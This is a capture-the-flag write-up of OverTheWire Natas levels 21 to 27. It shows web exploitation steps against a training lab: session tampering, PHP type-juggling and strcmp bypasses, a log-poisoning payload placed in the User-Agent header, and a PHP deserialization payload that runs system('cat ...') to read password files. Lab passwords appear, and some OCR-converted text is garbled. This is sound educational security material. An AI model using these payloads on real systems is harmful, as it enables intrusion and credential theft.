

NATAS Write-up (L21 -L30)

Natas teaches the basics of server-side web security, available on overthewire.org

Natas is a series of web security training levels hosted on the OverTheWire website. It's designed to teach fundamental server-side web security concepts through a series of challenges. Each level involves a website with hashtag#vulnerabilities, and the goal is to exploit them to find the password for the next level.

Each level of Natas consists of its website, which is located at <http://natasX.natas.labs.overthewire.org>, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. The password for natas5 is stored in the file /etc/natas_webpass/natas5 and is only readable by natas4 and natas5.

Level 21:

Username: natas21

URL: <http://natas21.natas.labs.overthewire.org>


After login:

Note: this website is colocated with <http://natas21-experimenter.natas.labs.overthewire.org>

You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.

[View sourcecode](#)


It says, we are logged as regular user, and have to log in as admin to get flag and also this website is colocated with this website:




I tried editing CSS, but no results as I was expecting something from it.

We need to update the admin parameter to 1 on this CSS page and copy the PHPSESSION ID to the main page.

Let's see it on Burp:





Add `?debug` with the link and forward:



It shows up parameters.

We can add `admin=1` with it so that it logs with admin:



Copy the cookie ID from this page to main page and refresh:

Note: this website is colocated with <http://natas21-experimenter.natas.labs.overthewire.org>

You are an admin. The credentials for the next level are:

Username: natas22

Password: d8rwGB10Xslg3b76uh3fEbSlnOUBlozz

[View sourcecode](#)

d8rwGB10Xslg3b76uh3fEbSlnOUBlozz

Level 22:

Username: natas22

URL: <http://natas22.natas.labs.overthewire.org>

[View sourcecode](#)

```

<?php
session_start();

if(array_key_exists("revelio", $_GET)) {
    // only admins can reveal the password
    if(!($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)) {
        header("Location: /");
    }
}
?>

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script></head>
<body>
<h1>natas22</h1>
<div id="content">

<?php
    if(array_key_exists("revelio", $_GET)) {
        print "You are an admin. The credentials for the next level are:<br>";
        print "<pre>Username: natas23\n";
        print "Password: <ensored></pre>";
    }
?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

So there was nothing on the main page, source page revealed that if the Revelio parameter exists and admin is set to 1, it will give us a flag.

Admin is already set to 1, we just add `/?revelio` to the URL:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/?revelio	HTTP/1.1	23	<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script><script>		
2	Host:	natas22.natas.labs.overthewire.org		24	var wechallinfo = {		
3	Cache-Control:	max-age=0			"level": "natas22", "pass":		
4	Authorization:	Basic			"d8rwGB10Xslg3b76uh3fEbSln0UB1ozz"		
5	Accept-Language:	en-US			};		
6	Upgrade-Insecure-Requests:	1			</script>		
7	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		25	</head>		
8	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		26	<body>		
9	Accept-Encoding:	gzip, deflate, br			<h1>		
10	Cookie:	PHPSESSID=toalk9b8q08enhfjk6rt25gguh			natas22		
11	Connection:	keep-alive			</h1>		
12					<div id="content">		
13				27	You are an admin. The credentials for the next level are: 		
				28	<pre>		
				29	Username: natas23		
				30	Password:		
					dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs		
					</pre>		
				31	<div id="viewsource">		
							
					View sourcecode		

dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs

Level 23:

Username: natas23

URL: <http://natas23.natas.labs.overthewire.org>

Password:

[View sourcecode](#)

```
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(strpos($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas24 Password: <ensored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

So understanding *strpos* i got to know that it is Type Juggling in PHP that transforms variables of various kinds to a single, similar type before comparing them.

```
(strpos($_REQUEST["passwd"],"iloveyou"))
```

This code asks for a passwd "iloveyou", when entered it says wrong. Take a long on next code:

```
&& ($_REQUEST["passwd"] > 10 ))
```

And the passwd should be greater than 10.

So here we have password "iloveyou" with 8 words, but we need a number greater than 10 before the password.

So if we type 23iloveyou - no matter 23, it must be greater than 10. And actual password. It will work because *strpos* will consider only strings, not here 10 is accepted as string.

Password:

Password:

Login

The credentials for the next level are:

Username: `natas24` Password: `MeuqmfJ8DDKuTr5pcvzFKSw1xedZYEWd`

[View sourcecode](#)

MeuqmfJ8DDKuTr5pcvzFKSw1xedZYEWd

Level 24:

Username: `natas24`

URL: `http://natas24.natas.labs.overthewire.org`

Password:

Login

[View sourcecode](#)

```
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(!strcmp($_REQUEST["passwd"],"<censored>")){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas25 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

We again need to undersatnd this strcmp, it compares two strings, and will return 0 if both strings are equal. And also those two strings must be entered as array.

To enter as array in URL, we use `passwd[]` and then enter strings with a comma and spce.

Here if we have 0 in output it must return the flag. So lets add this with URL:

thewire.org/?passwd[]=hello,%20hello

Password:

Login

Warning: strcmp() expects parameter 1 to be string, array given in /var/www/natas/natas24/index.php on line 23

The credentials for the next level are:

Username: natas25 Password: ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws

[View sourcecode](#)

ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws

Level 25:

Username: natas25

URL: http://natas25.natas.labs.overthewire.org

language ▼

Quote

You see, no one's going to help you Bubby, because there isn't anybody out there to do it. No one. We're all just complicated arrangements of atoms and subatomic particles - we don't live. But our atoms do move about in such a way as to give us identity and consciousness. We don't die; our atoms just rearrange themselves. There is no God. There can be no God; it's ridiculous to think in terms of a superior being. An inferior being, maybe, because we, we who don't even exist, we arrange our lives with more order and harmony than God ever arranged the earth. We measure; we plot; we create wonderful new things. We are the architects of our own existence. What a lunatic concept to bow down before a God who slaughters millions of innocent children, slowly and agonizingly starves them to death, beats them, tortures them, rejects them. What folly to even think that we should not insult such a God, damn him, think him out of existence. It is our duty to think God out of existence. It is our duty to insult him. Fuck you, God! Strike me down if you dare, you tyrant, you non-existent fraud! It is the duty of all human beings to think God out of existence. Then we have a future. Because then - and only then - do we take full responsibility for who we are. And that's what you must do, Bubby: think God out of existence; take responsibility for who you are.

Scientist, Bad Boy Bubby

[View sourcecode](#)

There's a nonsense quote mentioned. We should skip it.

Source code:

```
function safeinclude($filename){
    // check for directory traversal
    if(strpos($filename,"../")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../","", $filename);
    }
    // dont let ppl steal our passwords
    if(strpos($filename,"natas_webpass")){
        logRequest("Illegal file access detected! Aborting!");
        exit(-1);
    }

    if (file_exists($filename)) {
        include($filename);
        return 1;
    }
    return 0;
}

function listFiles($path){
    $listoffiles=array();
    if ($handle = opendir($path))
        while (false !== ($file = readdir($handle)))
            if ($file != "." && $file != "..")
                $listoffiles[]=$file;

    closedir($handle);
    return $listoffiles;
}

function logRequest($message){
    $log="[. date('d.m.Y H:i:s',time()) .]";
    $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
    $log=$log . " \n" . $message . "\n\n";
    $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() . ".log","a");
    fwrite($fd,$log);
    fclose($fd);
}

?>
<option language="/>
<?php foreach(listFiles("language/") as $f) echo "<option>$f</option>"; ?>
</select>
</form>
</div>

<?php
    session_start();
    setLanguage();

    echo "<h2>$_GREETING</h2>";
    echo "<p align='\"justify\"'>$_MSG";
    echo "<div align='\"right\"'><h6>$_FOOTER</h6><div>";
?>
```

So, if we have ../ or webpass in the URL, it will throw an error and log the event.

If we use ../ to cat the password, it will be illegal, we need to bypass this by using .../ - because the safeinclude function will only focus on ../ instead of all. So this way we can bypass this function. This will help us run our command into the URL.

The second thing Logrequest function will be helpful. So we will get it from the URL, according to the log request function.

```
GET /?lang=.../logs/natas25_fi2fbcts4petp4e3irr15mmdlt.log HTTP/1.1
Host: natas25.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic
bmFOYXMyNTpja0VMSlVXNWlVmcE92NmV4UzZNN2xYQnBCc3NKWjRXcw==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: <? readfile("/etc/natas_webpass/natas26") ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fi2fbcts4petp4e3irr15mmdlt
Connection: keep-alive
```


```
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
    "level": "natas25", "pass":
    "ckELKUWZUfp0v6uxS6M7lXBpBssJZ4Ws"
    };
    </script>
    </head>
    <body>
    <h1>
    natas25
    </h1>
    <div id="content">
    <div align="right">
    <form>
    <select name='lang' onchange='this.form.submit() '>
    <option>
    language
    </option>
    <option>
    de
    </option>
    <option>
    en
    </option>
    </select>
    </form>
    </div>
    [24.07.2024 13:15:13] cVXXwxMS3Y26n5UZU89QgpGmWCelaQ1E
    "Directory traversal attempt! fixing request."
    <br />
    <b>
    Notice
```

User Agent might be helpful if we add Webpass there because we can't ask for webpass directly in the URL.

cVXXwxMS3Y26n5UZU89QgpGmWCelaQ1E

Level 26:

Username: natas26
URL: http://natas26.natas.labs.overthewire.org



Nothing important in Source code, but it has session cookie ID:

Name ▲	Value	Do...	Path	Ex...	Size	Http...	Secure	Same...	Partiti...	Priority
PH...	jb6g0ioh4u5culja3loqi9h2i7	na...	/	Se...	35	✓				Medi...
_ga	GA1.1.2078903820.1721463631	.ov...	/	20...	30					Medi...
_ga...	GS1.1.1721827733.25.1.1721827736.0.0.0	.ov...	/	20...	52					Medi...

A new ID is formed with a name drawing, when we enter any random coordinates:

The screenshot shows a web application interface with a 'Draw a line' section containing input fields for X1, Y1, X2, and Y2, and a 'DRAW!' button. A black canvas below shows a red line. To the right is a 'SUBMIT TOKEN' button. Below the application is the browser's 'Application' tab, showing a table of cookies.

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Partitioned	Priority
PHPSESSID	jb6g0ioh4u5culja3loqi9h2i7	na...	/	Se...	35	✓				Medi...
_ga	GA1.1.2078903820.1721463631	.ov...	/	20...	30					Medi...
_ga_RDO...	GS1.1.1721827733.25.1.1721827736.0.0.0	.ov...	/	20...	52					Medi...
drawing	YToxOntpOjA7YT00OntzOjl6IngxIjtzOjI6IjEwIjtzOjI6InkxIjtzOjM6IjEwMCI7czoyOiI0IjtzOjI6IjEwMCI7czoyOiI5MDAiO319	na...	/	Se...	127					Medi...

Below the table, the 'Cookie Value' is shown as: YToxOntpOjA7YT00OntzOjl6IngxIjtzOjI6IjEwIjtzOjI6InkxIjtzOjM6IjEwMCI7czoyOiI0IjtzOjI6IjEwMCI7czoyOiI5MDAiO319

This ID is base64:

The screenshot shows a 'Recipe' panel on the left with 'From Base64' selected, 'Alphabet' set to 'A-Za-z0-9+/', and 'Remove non-alphabet chars' checked. The 'Input' panel on the right contains the base64 string: YToxOntpOjA7YT00OntzOjI6IngxIjtzOjI6IjEwIjtzOjI6InkxIjtzOjM6IjEwMCI7czoyOiI0IjtzOjI6IjEwMCI7czoyOiI5MDAiO319. The 'Output' panel shows the decoded JSON: {a:1:{i:0;a:4:{s:2:"x1";s:2:"10";s:2:"y1";s:3:"100";s:2:"x2";s:2:"20";s:2:"y2";s:3:"200";}}}

We can't directly edit the base64 decoded coordinates, so we can use itself to edit and then encode again:

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

Input

```

a:1:{i:0;a:4:
{s:2:"x1";s:2:"10";s:2:"y1";s:3:"100";s:2:"x2";s:2:"20";s:2:"y2";s:3:"200";}}

```

Output

```

YToxOntpOjA7YTo0OntzOjI6IngxIjtzOjI6IjEwIjtzOjI6InkxIjtzOjM6IjEwMCI7czoyOiI4MiI7czoyOiIyMCI7czoyOiI3MiI7czoyOiIyMDAiO319

```

This is called serializing, which means that this one ID is handling everything - x & y coordinates and images etc. This is a server-side process but we can use this decoded cookie to edit, so we can control this cookie.

Take a look at the source code:

```

if (array_key_exists("drawing", $_COOKIE)){
    $drawing=unserialize(base64_decode($_COOKIE["drawing"]));
    if($drawing)
        foreach($drawing as $object)
            if( array_key_exists("x1", $object) &&
                array_key_exists("y1", $object) &&
                array_key_exists("x2", $object) &&
                array_key_exists("y2", $object)){

                $color=imagecolorallocate($img,0xff,0x12,0x1c);
                imageline($img,$object["x1"],$object["y1"],
                    $object["x2"],$object["y2"],$color);
            }
}

```

Here is the line we'll be focusing on. It is deserializing the cookie.

Now we can create a custom cookie that will ask for the password:

PHP Sandbox

```

1  <?php
2
3
4  class Logger{
5      private $logFile;
6      private $exitMsg;
7
8      function __construct(){
9
10         $this->exitMsg="<? php system('cat /etc/natas_webpass/natas27'); ?>";
11         $this->logFile = "img/anyway.png";
12     }
13 }
14
15 $anyway = new Logger();
16
17 echo serialize($anyway);

```

We used PHP and modified this:

```
<?php
// sry, this is ugly as hell.
// cheers kaliman ;)
// - morla

class Logger{
    private $logFile;
    private $initMsg;
    private $exitMsg;

    function __construct($file){
        // initialise variables
        $this->initMsg="#--session started--#\n";
        $this->exitMsg="#--session end--#\n";
        $this->logFile = "/tmp/natas26_" . $file . ".log";
    }
}
```

We removed the init commands and \$file. We entered the PHP code to cat the password of natas27 and to save the image. We ran the class and serialized this time:

```
Result for 8.2.20: Execution time: 0.000129s Mem: 389KB Max: 429KB
0:6:"Logger":2:{s:15:"LoggerlogFile";s:14:"img/anyway.png";s:15:"LoggerexitMsg";s:51:"<? php system('cat /etc/natas_webpass/natas27'); ?>";}
```

Now to make this a actual cookie, base64 encode it:

```
echo base64_encode(serialize($anyway));
```

```
Result for 8.2.20: Execution time: 0.000159s Mem: 389KB Max: 429KB
Tzo20iJMb2dnZXIiOiJl6e3M6MTU6IgBMb2dnZXIAbG9nRm1sZSI7czoxND0iaW1nL2FueXdheS5wbmciO3M6MTU6IgBMb2dnZXIAZHpE1zZyI7czo1MT0iPD8gcGhwIHN5c3R1bSgnY2F0IC9ldGlvbmF0YXNfd2VlcGFzcy9uYXRhc2I3Jyk7ID8+Ijt9
```

Copy and paste in the drawing cookie:

```
Fatal error: Uncaught Error: Cannot use object of type Logger as array in
/var/www/natas/natas26/index.php:105 Stack trace: #0
/var/www/natas/natas26/index.php(131): storeData() #1 {main} thrown in
/var/www/natas/natas26/index.php on line 105
```

We got this error after running. It suggests that our command is executed, and something is created into the img folder as we write the code above in PHP.

Going to anyway.php, instead anyway.png, because it is displayed as text:

u3RRffXjysjgwFU6b9xa23i6prmUsYne

Level 27:

Username: natas27

URL: <http://natas27.natas.labs.overthewire.org>

Username:
Password:

[View sourcecode](#)

Username:
Password:

[View sourcecode](#)

Whatever types here, instead of logging, it creates an account.

And typing the same for the second time:

```
Welcome anyway!  
Here is your data:  
Array ( [username] => anyway [password] => anywya )
```

[View sourcecode](#)

Any non-integer type here is executed as a string.

Here this is going:

1. If the user doesn't exist, it creates one.
2. If the username password is typed again, it logs us in.
3. And if the password is wrong, it says it.
4. Nata28 user already exists.

Instruction form source code:

```

// morla / 10111
// database gets cleared every 5 min

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

```

It only accepts 64 characters.

```

if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas27', '<censored>');
    mysqli_select_db($link, 'natas27');

    if(validUser($link,$_REQUEST["username"])) {
        //user exists, check creds
        if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "Welcome " . htmlentities($_REQUEST["username"]) . "!\<br>";
            echo "Here is your data:<br>";
            $data=dumpData($link,$_REQUEST["username"]);
            print htmlentities($data);
        }
        else{
            echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";
        }
    }
    else {
        //user doesn't exist
        if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "User " . htmlentities($_REQUEST["username"]) . " was created!";
        }
    }

    mysqli_close($link);
} else {
    >

```


This will perform login functions & processes.

Another important thing;

```
, trim($usr));
```

